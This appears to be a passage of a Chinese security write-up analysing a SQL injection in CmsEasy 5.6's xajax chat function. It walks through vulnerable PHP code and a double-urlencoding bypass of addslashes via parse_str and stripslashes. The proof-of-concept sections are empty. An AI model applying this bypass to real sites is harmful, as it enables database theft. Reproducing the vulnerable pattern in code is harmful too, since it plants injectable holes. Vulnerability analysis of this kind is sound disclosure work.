                        $newArray[$sKey] = $sValue;
                }
                $aArray = $newArray;
            }
        }

        return $aArray;
    }
```

这里的$rootTag 就是传入的 xml 中的第一个标签，这里判断是 xjxobj 还是 xjxquery

当$rootTag 为 xjxquery 时

将传入的参数内容通过 parse_str 处理 parse_str($sQuery, $aArray);

然后当 get_magic_quotes_gpc() == 1 == on 的时候，将传入的参数值反转义

$newArray[$sKey] = stripslashes($sValue);

+++感觉这里就存在问题，一个是 parse_str 函数，一个是反转义 stripslashes 操作+++

我们继续往下

最后进入到了调用的函数，这里我们来看看 Postdata 函数，文件 xajax.inc.php

```
function Postdata($a) {
    global $db;
    $chatid = $_SESSION['chatid'];
    $name = $_SESSION['name'];
    $a['detail'] = htmlspecialchars($a['detail']);
    if (!get_magic_quotes_gpc()) {
        $a['detail'] = addslashes($a['detail']);
    }

    $detail = $a['detail'] . ' (' . date('Y-m-d H:i:s', time()) . ')';
    $sql = "INSERT INTO `detail` (`chatid`,`detail`,`who_witter`) VALUES('" . $chatid . "','" . $detail .
"','2')";
    $db->query($sql);
    $input = "<span class=\"vschat\"><b>" . $name . ":</b> " . $detail . "</span><br />\n";
    $objResponse = new xajaxResponse('utf-8');
    $objResponse->append('ChatHistory', 'innerHTML', $input);

     return $objResponse;
}
```

这里将传入的$a['detail'] 内容进行处理，htmlspecialchars

然后当 get_magic_quotes_gpc() == off 时，在使用 $a['detail'] =

addslashes($a['detail']);转义

最后$a['detail'] 进入到 sql 语句中

整个过程清晰了，下面我们来分析一下这里是否存在问题

通过上面的分析 ,我们传入的 xml 内容被转换为数组 ,然后将内容通过 parse_str 函数处理，

然后当 get_magic_quotes_gpc() == on 再反转义 stripslashes，最后

get_magic_quotes_gpc() == off 时在 addslashes 转义，最后进入 sql 语句

所以：

第一，我们将系统 get_magic_quotes_gpc() == on 这样绕过最后一步的 addslashes

第二，当 get_magic_quotes_gpc() == on 时，会进行一次 stripslashes 反转义

第三，parse_str 函数在 5.3 之前会自动调用 gpc 机制进行转义，而且还会进行一次 urldecode 操作

第四 ,我们在传入的内容进入系统时 ,会自动被 addslashes 转义 ,而且会自动被 urldecode 一次，如下面代码：

```
D:\wamp\www\CmsEasy_5.6_UTF-8_20150828\lib\tool\front_class.php:
  322             $key=preg_replace('/[^\w-].*/','',$key);
  323             if ($key == 'tag'||$key == 'keyword') {
  324:                $value=strip_tags(urldecode($value));
  325                 $value=str_replace(' ','+',$value);
```

所以，综合上面四个原因：

我们转入的参数内容经过两次 urlencode，此时绕过系统的 addslashes 转义，然后被系统自动 urldecode 一次后，还是 urlencode 编码一次的内容，在进入 parse_str 函数后，被自动 urldecode 一次 ,而且会被调用 gpc 机制转义一次 ,然后当 get_magic_quotes_gpc() == on 时，会进行一次 stripslashes 反转义，此时又变为原始内容，最后进入 sql 语句

整个过程比较复杂为：


原始数据%2527——系统 urldecode 后%27——parse_str 处理后'——parse_str 处理后\'——stripslashes 反转义后'——sql

通过上面的分析，这里思路就清晰了


漏洞证明

传入的数据必须通过两次 urlencode 才行

原始 POC：



编码后 POC：



直接出数据，无视防御。

感谢收看

投稿邮箱：article@secbook.net

{ **怀揣开放心态，欢迎一切有价值的合作** }